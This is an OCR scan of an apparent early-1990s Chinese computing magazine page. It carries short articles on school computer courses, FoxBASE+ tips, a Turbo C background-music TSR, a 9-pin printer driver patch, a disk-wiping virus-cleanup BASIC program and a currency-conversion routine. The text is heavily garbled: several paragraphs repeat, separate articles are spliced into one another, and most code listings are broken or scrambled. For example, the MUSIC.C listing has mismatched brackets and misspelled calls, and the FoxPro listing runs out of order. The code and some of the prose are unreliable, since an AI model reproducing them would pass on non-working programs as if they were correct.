有条件(机器设备、教师、课时)的地区和学校,在高中一年级选修必修、必选课、选修课的形式开设计算机课程。

在初中阶段,以选修课或课外活动小组的形式开设计算机课程。

在小学阶段,有条件的学校,以开设计算机实验课或课外活动小组的形式向学生介绍计算机知识。

根据国家教委关于计算机选修课教材要实行“一纲多本”的原则,近年来,全国各地教育部门根据国家教委制定的《中小学计算机课程指导纲要》的精神,陆续编写了适合各种年龄层次的计算机教材。许多省市还编写了与教材配套的数学参考书、学生上机操作手册、学生练习手册等。

由全国中小学计算机教育研究中心组织编写,人民教育出版社出版的适应高中的计算机教材也将在今年同广大师生见面。

(中国中小学计算机教育研究中心供稿)

有条件(机器设备、教师、课时)的地区和学校,在高中一年级选修必修、必选课、选修课的形式开设计算机课程。

在初中阶段,以选修课或课外活动小组的形式开设计算机课程。

在小学阶段,有条件的学校,以开设计算机实验课或课外活动小组的形式向学生介绍计算机知识。

根据国家教委关于计算机选修课教材要实行“一纲多本”的原则,近年来,全国各地教育部门根据国家教委制定的《中小学计算机课程指导纲要》的精神,陆续编写了适合各种年龄层次的计算机教材。许多省市还编写了与教材配套的数学参考书、学生上机操作手册、学生练习手册等。

由全国中小学计算机教育研究中心组织编写,人民教育出版社出版的适应高中的计算机教材也将在今年同广大师生见面。

(中国中小学计算机教育研究中心供稿)

★编号:930205
名称:文件、表格管理信息系统 2.0版。

作者:张 展

功能简介:本系统采用最新程序设计语言 FOXPRO 2.0 编制而成。主要涉及文件、表格、文档资料的录入、修改、查询、删除、统计和打印;并可依不同年代自动建立数据库,具有文件、表格的索引管理、数据库索引的功能,也具有系统数据库、文档库的管理功能。

本系统采用全新可移动式窗口显示,必要时并可放大或缩小显示窗口,具有友好的用户界面,为全新软件产品,总体设计采用了弹出式、下拉式功能选择菜单,使操作极为方便,并应用了一些按钮、无线按钮进行人机对话的编程技术,最后编译为 EXE 文件,可独立运行。

本系统适用于机关、办公室、党政、公安、文件工作以及其它一切与文件、表格等紧密相关的文书工作,并能进行自动化、电话化、网络化等工作,提高工作效率。

本系统可运行于 IBM PC/XT, AT, 286, 386, 486 及其兼容机,并可使用鼠标操作,可在 NOVELL 网上运行,286 及以上可运行标准版本,386 及以上可运行扩展版本,使用功能更强,效率更高,欢迎来函联系。

源程序语言:FOXPRO 2.0
运行环境:DOS 2.0 以上, IBM PC 系列或具有 512K 内存的兼容机。

方便,并应用了一些按钮、无线按钮进行人机对话的编程技术,最后编译为 EXE 文件,可独立运行。

本系统适用于机关、办公室、党政、公安、文件工作以及其它一切与文件、表格等紧密相关的文书工作,并能进行自动化、电话化、网络化等工作,提高工作效率。

本系统可运行于 IBM PC/XT, AT, 286, 386, 486 及其兼容机,并可使用鼠标操作,可在 NOVELL 网上运行,286 及以上可运行标准版本,386 及以上可运行扩展版本,使用功能更强,效率更高,欢迎来函联系。

源程序语言:FOXPRO 2.0
运行环境:DOS 2.0 以上, IBM PC 系列或具有 512K 内存的兼容机。

扩展版需 1.5M 内存;25行 80列的 VGA 制显示器。

转让形式:5.25寸或3.5寸高密度软盘一张,内含操作使用说明,免费提供新版本。

转让价格:250元(含邮费)。

联系人:陕西省西安市未央区龙首北路东段230号 张展
邮政编码:710016
★编号:930206
名称:Foxbase 应用开发辅助工具作者:熊能
功能简介:以此版文件可一次

处理方式:1. PRG 文件按结构构造 2. 文本文件(如使用说明等)再编辑 3. 多字符串同时寻找定位和替换 4. PRG 文件解除删除 5. 多种混合文档打印和缺页补充打印(可包含或不包含页码、目录、自动页码自动编号) 6. PRG 文件调试结构打印(连续、拉屏式、加粗) 7. 库结构页式输出 8. 数据库页式输出 9. 库记录程序等 17项功能;另外提供:10. 系统环境检测等 6项功能。操作方便,使用灵活、界面友好;中文输出和选择;所有输入输出中文格式;不用编程;考虑多种可能选择,如页码页尾、每页行数、左页边留

空位置的随意设定;用鼠标替代;7. 限定批量文件范围;运行过程中用彩色不透明窗口显示尽可能多的运行状态;如向处理文件总览、显示文件目录、文件名、文件长度、处理位置、有否注释、属性、位置信息等;小、中、大等;留有用户接口。

源程序语言:Foxbase
运行环境:PC 25行显示中文 DOS Foxbase 2.0
转让形式:5.25英寸 1.2M 高密度软盘一张;
邮购价格:280元
购书地址:200126 上海市虹口区 42号301室 张展

后台程序的设计方法

一、问题的提出

为了开发实用的大型 MIS 软件，程序员势必解决 FoxBASE+ 与其它高级语言交换数据等问题。目前，大多数用户是借助于文本编辑器 (TEXT) 来实现它们之间的数据交换，很少研究和利用内存变量文件 (MEM) 中的数据。

众所周知，在 FoxBASE+ 开发的中，数据库文件常用于存放大量有组织的数据，内存变量文件常用于存放某些控制参数和非组织的数据，在 FoxBASE+ 中，内存变量包括一般内存变量和数组内存变量，借助于 STORE、REPLACE、SCATTER、GATHER 等命令，能够方便地实现数据库文件与内存变量文件之间的数据交换。因此，如果某种高级语言能直接读取 FoxBASE+、MEM 文件中的数据，也为该信息读取 FoxBASE+ 的数据库文件中数据提供了另一条途径。

二、可行性分析

在 FoxBASE+ 中，内存变量有五种数据类型，即数值型、字符型、日期型、逻辑型和屏幕型。利用 DEBUG 或 PCTOOLS 工具软件可查看 FoxBASE+、MEM 文件的内部结构可以发现：

1. 不同类型的内存变量以不同的方式存放在内存变量文件中。
2. 字符型内存变量 ASCII 码的形式存放在内存变量文件中。

我们知道，BASIC 语言的顺序文件 (数据文件) 中的一种中的数据也是以 ASCII 码的形式存放在文件中，因此，BASIC 语言直接读取 FoxBASE+ 中由字符型数据组成的内存变量文件是完全可行的，又因为 FoxBASE+ 提供了 STR、DTOC 等类型转换函数，可分别将数值型和日期型数据转换成字符型数据，且 BASIC 也提供了 VAL 类型转换函数和 DATE\$ 语句，可分别将字符型数据转换成数值型和日期型数据，所以，BASIC 语言读取 FoxBASE+、MEM 中字符型、数值型和日期型数据也是可行的，已能够满足大多数的 BASIC 语言调用 FoxBASE+ 中数据的情况。

用 DEBUG 等软件包进一步分析 FoxBASE+、MEM 文件的内部结构不难发现：字符型的内存变量以 ASCII 码的形式存放，且规律如下：

一般内存变量在内存变量文件中的存放方式是：第 1—10 个字节存放内存变量名，第 11 个字节为空格 (00H) 字符，第 12 个字节存放内存变量地址，第 13—16 个字节是地址偏移量和段地址，第 17 个字节为字符串长度，其长度值为实际字符数加 1，从第 18 个字节开始以 ASCII 码形式顺序存放字符串值，并在字符串尾补一个空字符。紧接着是下一个内存变量的描述或文件结束符 1AH。

数组内存变量的存放方式与一般内存变量不同，它用前 36 个字节存放数组组情况描述，从第 37 个字节开始依次存放数组组各元素的数据。具体存放方式是：第 1—10 个字节为数组名，第 11 个字节为空格，第 12 个字节存放数组的标志符 * (41H)，第 33 个字节存放一维数组的下标或二维数组的第一下标，第 35 个字节存放二维数组的

在软件开发中，用户往往需要编制一些 TSR 程序，以提高软件的实用性和新颖性，在此以后台程序设计为例，介绍一种用 Turbo C 开发 TSR 程序的方法。

一、后台程序设计原理

DOS 虽然是一个单用户操作系统，但我们知道，PC 机每秒由系统定时信号后台中断 18.2 次，定时器使用 BIOS 中断 1CH 执行定时期中断服务程序。(每 55ms 执行一次 INT 1CH)，该中断服务程序为 IRET 指令，每当发生中断时，不执行任何操作立即返回。这样，可以通过修改 ICH 中断向量，使其指向用户中断处理程序，执行用户所需要的后台操作，我们用 Turbo C 来具体实现这一功能。

1. 用读写中断向量函数 GETVECT () 和 SETVECT () 读取和保存有关的中断向量，其中用 INT 80H 保存用户中断处理程序入口地址，通过 INT 80H 中断向量和原 INT 1CH 中断向量的相互交换，可使用用户在程序中可随时激活和撤消后台程序运行。
2. 在用户中断处理程序执行完成后，调用一次原 ICH 中断向量指针。
3. 在用户中断处理程序中，应避免发生 DOS 重入，以保证系统正常运行。
4. 利用 KEEP () 函数来完成用户中断处理程序的驻留。

我们用 Turbo C 2.0 编制了一个后台音乐驻留程序 MUSIC.C (程序 1)，音乐中使用的频率一般为 137—197Hz，简谱与频率的对应关系如下表：

低音	频率	中音	频率	中高音	频率	高音	频率
1	131	1	262	1	523	1	1047
2	147	2	294	2	587	2	1175

```

100 GOTO 50
190 ZLZ$=INPUT$(20, #1)
200 XB1$=INPUT$(1, #1)
210 ZLZ$=INPUT$(1, #1)
220 XB2$=INPUT$(1, #1)
230 ZLZ$=INPUT$(1, #1)
240 B1=ASC(XB1$)
250 B2=ASC(XB2$)
260 REM 如果下标 2 为 0,
说明是一维数组, 转到
430; 否则, 是二维数组
270 IF B2=0 THEN 430
280 I=1
290 J=1
300 ZLZ$=INPUT$(16, #1)
310 CD$=INPUT$(1, #1)
320D=ASC(CD$)-1
330 ZLZ$=INPUT$(15, #1)
340 EWSZ$=INPUT$(D, #1)
350 ZLZ$=INPUT$(1, #1)
360 PRINT BLM$(I, J), EWSZ$,
J, I);
370 J=J+1
380 IF J<=B2 THEN 300
390 J=1
400 I=I+1
410 IF I<=B1 THEN 300
420 GOTO 50
430 I=1
440 ZLZ$=(INPUT$(16, #1)
450 CD$=INPUT$(1, #1)
460 D=ASC(CD$)-1
470 ZLZ$=INPUT$(16, #1)
480 EWSZ$=INPUT$(D, #1)
490 ZLZ$=INPUT$(1, #1)
500 PRINT BLM$(I, J), EWSZ$,
I, J);
510 I=I+1
520 IF I<=B1 THEN 440
530 GOTO 50
540 END

```

用户在使用该程序时，要按下列步骤来进行：首先，在 FoxBASE+ 状态下将要保存的内存变量全部转换成字符型，再存入内存变量文件，然后，退出 FoxBASE+ 状态，进入 BASIC 状态，将程序从磁盘调入内存，最后，运行程序，按照提示输入内存变量文件名。

南南 罗可

防硬盘误格式化的方法

在微机应用中，格式化命令的使用是大家非常慎重的，尽管如此，误格式化硬盘的事时有发生。这固介绍一个简单可行的方法，利用 Norton 工具软件保护硬盘不格式化。Norton 中有一个 VL.EXE 文件用于置硬盘保护的，它可显示、修改、加入或删除一个标志。如果在输入标志时，用小写字母为硬盘设置标志 (关键是小写)，就会产生意想不到的效果，硬盘无论如何不再接受 FORMAT 了。经

防硬盘误格式化的方法

分析，磁盘标志是被作为一个特殊文件存放在根目录中，而在目录中 DOS 的所有文件一律是以小写字母形式建立、存放的，尽管它可能是以大写字母输入的文件名，然而 VL.EXE 文件即能将标志置为小写。这样一来，对 DOS 而言实际上是强行创建了一个非法 (俗称) 文件名，当键入 FORMAT C: 后，首先要检验标志的有效性，

```

程序 1:
/* 程序名: MUSIC.C */
#include <stdio.h>
#include <dos.h>
#define intric ox1e
#define intr80 0x80
#define intr79 0x79
void interrupt (*exhandler)(void);
void interrupt (*oldhandler)(void);
/* 音频数据
int sn[75]={0.296,296,330,296,262,
220,196,165,196,220,262,220,220,262,
392,440,330,392,796,330,330,296,330,
392,330,196,165,196,220,262,220,220,
262,220,220,147,165,196,296,296,392,
440,392,349,392,440,392,330,296,330,
296,262,220,262,296,330,296,330,392,
330,196,165,196,220,262,220,220,262,
296,220,262,330,296,0.};
/* 节拍延时数据 */
int dl[75]={0.660,330,165,165,660,
660,330,330,330,330,1320,660,330,
330,330,330,330,330,2640,660,330,
330,330,660,660,330,330,330,330,
1320,660,330,330,330,330,330,330,
2640,660,660,660,330,330,1320,1320,
660,330,330,330,165,165,330,165,165,
2640,660,330,330,660,660,330,330,
330,330,1320,660,330,330,330,330,
330,330,2640,0.};
/* 用户中断处理程序 */
void interrupt handler(void)
{
static int flag;
static int k=1;
union
{
long divisor;
unsigned char c[2];
} music;
unsigned char port;
flag++;
if(flag>=dl[k]-1]/55){
flag=0;
if(sn[k]==0){
outport(67,182);
port=inport(97);
outport(97,port);
}
else{
music.divisor=1103180/m[k];
outport(67,182);
outport(66,music.c[0]);
outport(66,music.c[1]);
port=inport(97);
outport(97,port);
}
}
k++;
if(dl[k]==0 k=1;
}
/* 调用原中断 */
oldhandler();
}
/* 初始化程序 */
int main(void)
{
unsigned long i,j,k;
union REGS in,out;
exhandler=getvect(int79);
setvect(int79,handler);
in.ax=0x3579;

```

```

3 165 3 330 3 660 3 1318
4 175 4 340 4 698 4 1397
5 196 5 392 5 784 5 1568
6 220 6 440 6 880 6 1760
7 247 7 494 7 988 7 1976

```

乐曲中节拍持续时间长短可根据演奏速度快慢而定，我们规定一拍持续时间为 660ms，在此期间系统将定时中断 12 次，MUSIC.C 程序经编译连接后生成可执行文件 MUSIC.EXE，运行该程序能在内存中驻留一段后台音乐演奏程序，修改数组 SN[] 和 DL[] 中的音频和拍长值即可生成不同的后台音乐程序。

二、后台程序的激活和撤消

在中断驻留程序中，INT 80H 保存用户中断处理程序入口地址，而 INT 1CH 中断向量保持不变，因此在 INT 1CH 中断向量指向用户中断处理程序之前，系统不会执行后台作业。为了激活后台程序，需将 INT 1CH 和 INT 80H 的中断向量相互交换，将它们再次交换完成后台程序的撤消，为此我们编制了一个后台作业的自停程序 OKNO.ASM (程序 2)，使用户根据需要进行激活或撤消后台程序的执行。该程序可以经汇编连接后在 DOS 状态下直接运行，也可作为子程序由用户程序 (高级语言或 FoxBASE 程序等) 调用执行，在后台程序激活状态下执行该程序完成撤消功能，在撤消状态下执行该程序则实现后台程序的激活。程序均在 386 微机及 DOS 3.0 环境下调试通过。

安敏 曹晓虹

```

int80(0x21, &in, &out);
i=out.z.bx;
in.ax=0x3580;
int80(0x21, &in, &out);
j=out.z.bx;
in.ax=0x351c;
int80(0x21, &in, &out);
k=out.z.bx;
if(i==j)
sound(1000);
delay(50);
nonound();
printf("Background Music Program Already Installed \n");
setvect(int79,exhandler);
exit(1);
}
if(i==k){
printf("Background Music Program Already Installed \n");
setvect(int79,exhandler);
exit(1);
}
k=sound(500);
delay(50);
nonound();
printf("Background Music Program...
\n");
point("Ver 1.00(c) Copyright ANQING
FW.1992.11 \n");
setvect(int79,exhandler);
oldhandler=getvect(int79);
setvect(int80,handler);
}
}
程序 2:
/* 程序名: OKNO.ASM
CODE SEGMENT
ASSUME CS,CODE
OKNO PROC FAR
PUSH DS
XOR AX,AX
PUSH AX
;保存 INT 80H 中断向量
MOV AX,2580H
INT 21H
MOV WORD PTR CX,180-SEG,ES
MOV WORD PTR CX,180-OFF,EX;
;保存 INT 1CH 中断向量
MOV AX,251CH
INT 21H
;设置 INT 1CH
MOV DX,WORD PTR CX,180-SEG
MOV DX,WORD PTR CX,180-OFF
MOV AX,2580H
INT 21H
;设置 INT 80H
MOV WORD PTR CX,11C-SEG,ES
MOV WORD PTR CX,11C-OFF,EX
设置 INT 80H
MOV DS,WORD PTR CX,11C-SEG
MOV DX,WORD PTR CX,11C-OFF
MOV AX,2580H
INT 21H
;关闭扬声器
IN AL,61H
AND AL,0FCH
OUT 61H,AL
RET
OKNO ENDP
180-SEG DW?
180-OFF DW?
11C-SEG DW?
11C-OFF DW?
CODE ENDS
END

```

本组专
栏
编
辑
第
8
号

CCDOS2.13H 九仿二十四针打印驱动程序

本人曾在《软件报》1992年第49上发表了《CCDOS2.13H九针打印驱动程序》一文,文中的驱动程序是通过对原2.13H打印驱动程序PRTA.COM多处修改完成的。该驱动程序只是成功的解决了九针打印机用于2.13H汉字系统,并可实现该系统(除40点阵以外)的大部分打印功能,但是该程序还有许多不人意之处,打印出的汉字如同一般九针打印机驱动程序一样,很粗糙,分离感很明显,24点阵汉字要比二十四针打印机打印的汉字大近两倍,几乎无法用于正文;并且由于该程序对原程序多处作了修改,难免出现一些意想不到的问题。

针对以上问题,本人重新用DEBUG.COM命令编制了一段汇编程序对PRTA.COM进行了修改,使其成为一个完善的九仿二十四针打印驱动程序。该程序主要对PRTA.COM三个部分进行了修改:

第一部分,将打印机型号功能选择固定为LQ1600打印机,并将其打印控制码和打印参数修改为九针打印机的控制码和参数,改变程序驻留长度。

第二部分,在上半行和下半行打印完毕处(480和44A处),跳转新增子程序,该子程序的功能主要是设置打印次数标志,将上半行或下半行打印子程序重复执行三次后,继续执行原后续程序。

第三部分,在取字节数据后,调用原INT17H中断之前(193处),跳转新增子程序,该子程序的功能是将每列24点按分三次压缩打印(点距为1/21英寸)的要求重新排列数据后,根据打印次数标志分三次压缩打印每行或半行(扩扩)的汉字。

修改后的九仿二十四针打印驱动程序,由于对原程序改动很少,主程序部分仅有三处跳转或转子程序,因此运行很可靠,并且保留了原程序的全部功能(包括40点阵打印)。该程序打印的汉字非常漂亮,字形只比二十四针打印机打印的稍大一点,打印质量与二十四针相差无几,速度仅比一般九针打印驱动程序慢1/3左右,可称为名符其实的九仿二十四针打印驱动程序。使用该程序完全能够实现对打印速度要求不高的九针打印机用户,特别是拥有家庭电脑并配有九针打印机的电脑爱好者打印出高质量的汉字,这对于家庭电脑的普及与应用具有一定的意义。

现将修改原程序附后,希望拥有九针打印机的电脑爱好者,特别是家庭拥有九针打印机的电脑爱好者能与本人共享该程序,建议修改前备份原程序,用DEBUG命令修改后,改名为9F24P.COM以免与原程序搞混,并将批处理命令也改为9F24P.使用方法与PRTA.COM相同,请注意该程序行距单位为1/72英寸,默认行距为12/72英寸。

本系统适用于长城所有机型,IBM PC/XT,AT,386及兼容机,适用DOS版本从2.0到3.31(支持大硬盘)。

1. 可任意改变打印行距、字间距、字型、页长、页间空行、左边空行、单双向打印、轻打、打印背景(七种)、反白、上下划线、左右旋转、上下角标、全文、暂停(改变字间距时9区的道表符横线及背景仍可相连,以上改变用可显示特殊字符)。

本系统使用4种汉字字体:宋体、仿宋体、黑体、楷体。

湖北 曾达

```

新编子程序:
-A A70
20ED,6A70 INC BYTE PTR [027A]
20ED,6A71 CMP BYTE PTR [027A],00
20ED,6A72 JZ 0A83
20ED,6A7B MOV AL,1
20ED,6A7D CALL A0A
20ED,6A80 JMP 0461
20ED,6A83 SUB BYTE PTR [027A],03
20ED,6A85 CALL 097E
20ED,6A88 CALL 4E3
20ED,6A8E INC BYTE PTR [027A]
20ED,6A92 CMP BYTE PTR [027A],03
20ED,6A97 JZ 0A61
20ED,6A99 MOV AL,1
20ED,6A9B CALL A0A
20ED,6A9E JMP 0465
20ED,6AA1 SUB BYTE PTR [027A],03
20ED,6AA5 XOR AX,AX
20ED,6AA8 MOV [020E],AX
20ED,6AAB JMP 4AF
20ED,6AAE CS,
20ED,6AAF CMP BYTE PTR [0181],00
20ED,6AB4 JNZ 0AC0
20ED,6AB6 CS,
20ED,6AB7 MOV [0184],AL
20ED,6ABA CS,
20ED,6ABB INC BYTE PTR [0182]
20ED,6ABF RET
20ED,6AC0 CS,
20ED,6AC1 CMP BYTE PTR [0182],01
20ED,6AC5 JNZ 0AD2
20ED,6AC6 CS,
20ED,6AC9 MOV [0186],AL
20ED,6ACC CS,
20ED,6ACD INC BYTE PTR [0182]
20ED,6AD1 RET
20ED,6AD2 PUSH BX
20ED,6AD3 PUSH CX
20ED,6AD4 CS,
20ED,6AD5 MOV BL,[027A]
20ED,6AD8 MOV BH,AX
20ED,6ADB PUSH DX
20ED,6ADC MOV DL,AL
20ED,6ADE CS,
20ED,6ADF MOV AL,[0184]
20ED,6AE2 CS,
20ED,6AE3 MOV DH,[0185]
20ED,6AE7 MOV CX,0006
20ED,6AEA DEC BL
20ED,6AEC JS 0AF2
20ED,6AEE JZ 0AF4
20ED,6AF0 RCL DX,1
20ED,6AF2 RCL AX,1
20ED,6AF4 RCL DX,1
20ED,6AF6 RCL AX,1
20ED,6AF8 RCL DX,1
20ED,6AFA RCL AX,1
20ED,6AFC RCL DX,1
20ED,6AFE RCL AL,1
20ED,6B00 RCL DX,1
20ED,6B02 RCL AL,1
20ED,6B04 LOOP 0AF8
20ED,6B06 MOV AL,AH
20ED,6B08 POP DX
20ED,6B0A POP CX
20ED,6B0C POP BX
20ED,6B0E CS,
20ED,6B0F SUB BYTE PTR [0182],01
20ED,6B13 JMP 01A0
20ED,6B16
-W
Writing 01083 bytes
-C

```

单用户/多用户FOXBASE+都提供有SYS()函数,SYS()函数是一个字符串函数,依赖于数值型自变量<参数>,其功能相当强大,能够返回各种有用的系统值,丰富了FOXBASE+的编程功能。但是,各种FOXBASE+参考书或资料上对此函数的介绍都不全面和详细,大大制约了用户对该函数的使用,以至为求得同样的功能不得不绕了许多的弯路,为更好地使用该函数,下面笔者系统地对该SYS()函数的功能及其常用环境作一个介绍。

SYS(0),DOS系统下,返回机器号或网络机器号;XENIX系统下,返回注册用户名。

SYS(1),返回当天系统日期,该日期是以儒略历于数作为系统日期的,即从公元前4715年1月1日到系统当天的天数,返回值是一个字符串。

SYS(2),返回当天零点到现在的时间间隔,以秒为单位。

SYS(3),返回一个不与当前磁盘工作目录中任一文件名同名的文件名,常用于产生临时文件名。

SYS(5),返回当前默认驱动器号,即由SET DEFAULT TO<驱动器>设置的值。

SYS(6),返回当前的输出设备,即由SET PRINT TO<设备名>/文件名>设置的值。

SYS(7,[w]),返回第w号工作区的屏幕格式(FORMAT)文件名,如无w选择项,则指当前工作区,如无屏幕格式文件,返回空串。该值由SET FORMAT TO<文件名>设定。

SYS(9),返回FOXBASE+的系列号。

SYS(10, d),返回系统日期(用儒略历天数表示)的标准显示格式"MM/DD/YY"格式,其中d是系统日期。

SYS(11, a),SYS(10, d)的逆函数,返回标准显示日期的系统日期(儒略历天数),其中a是标准显示日期,通过该函数可以求出任意两个日期的间隔天数。

SYS(12),返回内存剩余量,可通过空间的大小,以字节为单位。该函数可随时动态掌握系统可用空间的使用情况。

SYS(13),返回当前打印机的联机状态;如果打印机没准备好,它返回"OFFLINE";如果打印机已准备好,返回"READY",可用于打印出值控制。

SYS(14, n,[w]),返回第w号工作区的第n个打开的索引文件的关键字表达式,其中如无w选择项,则指当前工作区;N取值在1~7之间,W取值在1~4之间,否则出错。

SYS(15, t,s),该函数是为适应欧洲用户而引进的,因为他们必须使用带有分隔符的字符。这些字符用特殊的高位置1字符表示,并且,由于有很多不同的无音形式,因此在包含这些字符的字段进行索引时不会保持通常的字符顺序。本函数按顺序将字符作为转换表t的字符下标,从表中找到对应的字符代替"t"的字符,如果表t太短以至没有与"t"串相关的字符,那么"t"

中的这种字符不被替换,FOXBASE+随机的有一个简单的转换表,以EUROPEAN.MEM的文件名存储在磁盘上,这个表通过一个叫EUROPEAN的变量调用,例如命令,index on sys(15,european,field) to file,可实现有这类特殊字符的字段值的正确索引。

SYS(16, n,[]),返回当前正在执行的PRG程序名,其中N选择项表示从主程序到子程序的嵌套层次,如果该项省略,表示当前正在执行的程序名;如N为负数或0时,返回本次执行的主程序名,它常用于从错误中恢复继续执行原程序,或用于在线帮助(ON-LINE)功能设计。

SYS(17),返回机器的处理器名称,利用它使程序能自动动态掌握机器的系统处理性能。

SYS(18),返回热键被按下时正被编辑的字段名,常用于进行在线帮助功能设计,多用户系统用。

SYS(21, w),返回第w号工作区的主索引文件名,多用户系统用。

SYS(30),返回当前运行进程的与用户标识相应的用户名,一般在多用户系统里使用。

SYS(100),返回由SET CONSOLE命令设置的值(ON/OFF)。

SYS(101),返回由SET DEVICE命令设置的值(SCREEN/PRINT)。

SYS(102),返回由SET PRINT命令设置的值(ON/OFF)。

SYS(103),返回由SET TALK命令设置的值(ON/OFF)。

上面四个函数常在错误处理程序中使用。

SYS(2000, expC[,1]),返回当前目录里与表达式expC相匹配的文件名,其中匹配表达式可含通配符"*.?"等,若无第二个选择项1,返回第一个匹配文件名;否则返回下一个匹配的文件名。它是一组与TURBO C语言的文件检索函数findFirst()/findnext()类似的目录操作函数,通过它可以编制功能强大的磁盘文件操作程序。

SYS(2001, Command[,1]),返回SET命令组中Command命令的当前设置,有些命令如"ALTERNATE"等有两个设置,可通过第三个参数1得到另一个设置值,如sys(2001,"ALTERNATE")和SYS(2001,"ALTERNATE",1)分别返回"ON/OFF"或日志文件名。

SYS(2002[,1]),当无选择项1时,将隐藏光标,否则显示光标,主要用于欲改善屏幕显示效果场合。

SYS(2003),返回默认驱动器上的工作路径。

SYS(2004),返回FOXBASE+主路径(是FOXBASE+系统的执行路径)。

FOXBASE+本身还提供了其它许多十分有用的功能,但现有的各种参考资料并未全部收录进来,只有靠我们细心的使用和试验,才能真正掌握。

湖南 罗辉

电脑病毒的彻底清除

笔者在使用SCAN检查病毒并用KILL消毒时,发现病毒未能彻底清除,特别是某些病毒,如1575病毒染上硬盘时,即使使用FORMAT命令也不能彻底清除。用PCTOOLS查找病毒特征后发现,原来病毒不仅附着在文件的后尾上,也存在于不是文件的其它磁盘空间上,用BASIC语言编写了一段小程序,文件名为SKILL.BAS,配合KILL消毒程序或其他消毒程序,可以彻底清除病毒。具体方法如下:

1. 用无毒的DOS软盘启动,删除后备文件和无用文件。
2. 重新用无毒的DOS软盘启动后取出DOS盘,插入消毒盘。
3. 取出消毒盘,重新插入DOS盘(SKILL.BAS在DOS盘)。

A>BASIC SKILL 清除磁盘空间上的病毒;
或A>GW BASIC SKILL

4. 结束。
本方法在IBM-PC机上通过,并在兄弟单位的M-24和286的两台微机上使用获得成功。

```

-附 SKILL.BAS程序清单
A>TYPE SKILL.BAS
10 CLS,ON ERROR GOTO 80
20 PRINT "正在消毒,请稍候..."
30 FOR P=1 TO 128,A$=A$+CHR$(45),NEXT
40 N$="C:\L-Zhong.Hsp",OPEN N$ AS 1 LEN=128
50 FIELD 1,128 AS B$
60 N=N+1,LOCATE 3,3,PRINT N
70 LSET B$=A$,PUT #1,N,GOTO 80
80 PRINT,PRINT "病毒结束."
90 CLOSE,KILL N$,SYSTEM,END

```

修改0语句的C;为B;或A;,即可改硬盘为软盘。
广西 李仲辉

CWS和取

中华学习机上比较流行的文字处理软件是重庆版的CWS和成都版的FWS，而两款软件各有所长，如能将两种软件结合使用，便可扬长避短，大大提高工作效率。

实践证明，CWS和FWS文件是兼容的，即在CWS上编辑的文件可以在FWS上调用，在FWS上编辑的文件也可以在CWS上调用，只是中文文件名不兼容，因此，只要以西文为文件名，就能保证互换。

使用过这两种软件的人都知道，按《软件报》介绍的方法修改后的CWS的字块处理和字符串处理功能已经相当完善，它所具有的字块删

除、拷贝、移动和字符串查找、替换功能是非常有用的，但它的五笔输入和打印功能相对较差，特别是它所配的五笔字型只有一、二级码和全码，而大量的三级码却没有，也不能进行词组输入，打印模块中，缺少分页处理功能，这些都给用户带来不便。

然而，FWS和CWS正好相反，在五笔录入方面，FWS独自の简码提示功能深受广大欢迎，它的用户自定义词组也很有用，在打印方面，它不但字型灵活多变，而且有分页处理功能，页内加行减行任意调整，它的不足之处就是字块处理能力较差，只能移动，不能拷贝，而字符串查找、替换功能完全没有，它们共同优点是文件的存取及快移光标等功能十分完善。

由此可见，如用FWS录入，用CWS编辑，再用FWS打印，将会收到事半功倍的效果，虽然反复更换系统要花一些时间，但我们在其他方面节省的时间将比这多得多，如果你在操作时，有意识地将某些内容留给适合发挥其特长的系统去处理，效果将更加明显。

四川 易志友

“将小写金额自动转换成大写金额”的完善

贵报92年52期上发表的“将小写金额自动转换成大写金额”一文，经试验，尚存在一个问题，即零值位及连续零位的缩写。

```

如：100000000(壹亿元)其程序输出“壹亿零仟零拾零万零仟零佰零拾零元零角零分”，其中的零仟……零分等是多余的。0.5(伍角)程序输出“零元伍角零分”，多出“零元零分”。0.08(八分)程序输出“零元零角八分”，多出“零元零角”，如此等等。

```

本人编制的程序解决了以上问题，经过几个月的验证，效果不错，程序清单如下：

```

ENDDO
L=LEN(S)
Q=L
N=1
DO WHILE L>0
    U=VAL(SUBS(S,N,1))
    IF U=0
        DO CASE
            CASE L>10
                CASE L>10
                    DO WHILE U=0
                        IF L=11.AND.U=0
                            V=V+“元”
                        ENDF
                        IF N=Q-2
                            V=V+“元”
                        EXIT
                    ENDF
                    N=N+1
                    L=L-1
                U=VAL(SUBS(S,N,1))
                IF U<>0
                    BM=SUBS(Z2,U+2,1,2)+1,2)
                    CASE N>Q-2
                        IF N<>Q
                            L=L-1
                            U=VAL(SUBS(S,N,1))
                            ENDF
                            IF N=Q.AND.U=0
                                EXIT
                            ELSE
                                BM=SUBS(Z2,U+2+1,2)
                                AP=SUBS(Z1,L+2-1,2)
                                V=V+“零”+BM+AP
                                IF N=Q-2
                                    EXIT
                                ENDF
                                INPUT “ 小写金额:” TO S
                                V=""
                                S=INT((S*0.001)*100)
                                Z=STR(S/10)
                                DO WHILE ASC(Z)=32
                                    DO WHILE U=0
                                        IF N=Q-2
                                            ENDF
                                            ENDDO
                                            CASE N<=Q-2
                                                DO WHILE U=0
                                                    IF N=Q-2

```

```

V=V+“元”
EXIT
ENDIF
IF L=1
    V=V+“分”
ENDIF
N=N+1
L=L-1
U=VAL(SUBS(S,N,1))
IF L=1.AND.U=0
    LOOP
    ENDF
    BM=SUBS(Z2,U+2+1,2)
    AP=SUBS(Z1,L+2-1,2)
    IF U<>0.AND.N<=Q-2
        -2
        V=V+“零”+BM+AP
    ENDF
    ENDDO
    CASE N>Q-2
        IF N<>Q
            N=N+1
            L=L-1
            U=VAL(SUBS(S,N,1))
            ENDF
            IF N=Q.AND.U=0
                EXIT
            ELSE
                BM=SUBS(Z2,U+2+1,2)
                AP=SUBS(Z1,L+2-1,2)
                V=V+“零”+BM+AP
            ENDF
            ENDDO
            ENDC
            N=N+1
            L=L-1
            LOOP
            ENDF
            BM=SUBS(Z2,U+2+1,2)
            AP=SUBS(Z1,L+2-1,2)
            V=V+BM+AP
            N=N+1
            L=L-1
            ENDDO
            ? “大写金额:”+V+“元”
            RETU
        湖南 尹建新
        本版责任编辑09号

```

使BASIC程序具有结构化特点

BASIC程序不同于其它结构化语言的特点就是以行号作为转向指针，这样也就使它有不少缺点，这些缺点在较大的一些程序中就会体现出来。

应用本程序，可用A=USR(字符串或字符串变量)转向对应字符串标志的语句，如：10A=USR(“汇编”)。

100 REM 汇编

在执行10句时就会自动转向100句，既有提示又可考虑行号问题，在编制大型BASIC程序中十分方便。

【本程序在中华学习机上通过。】

河南 李亚平

```

ENDDO
L=LEN(S)
Q=L
N=1
DO WHILE L>0
    U=VAL(SUBS(S,N,1))
    IF U=0
        DO CASE
            CASE L>10
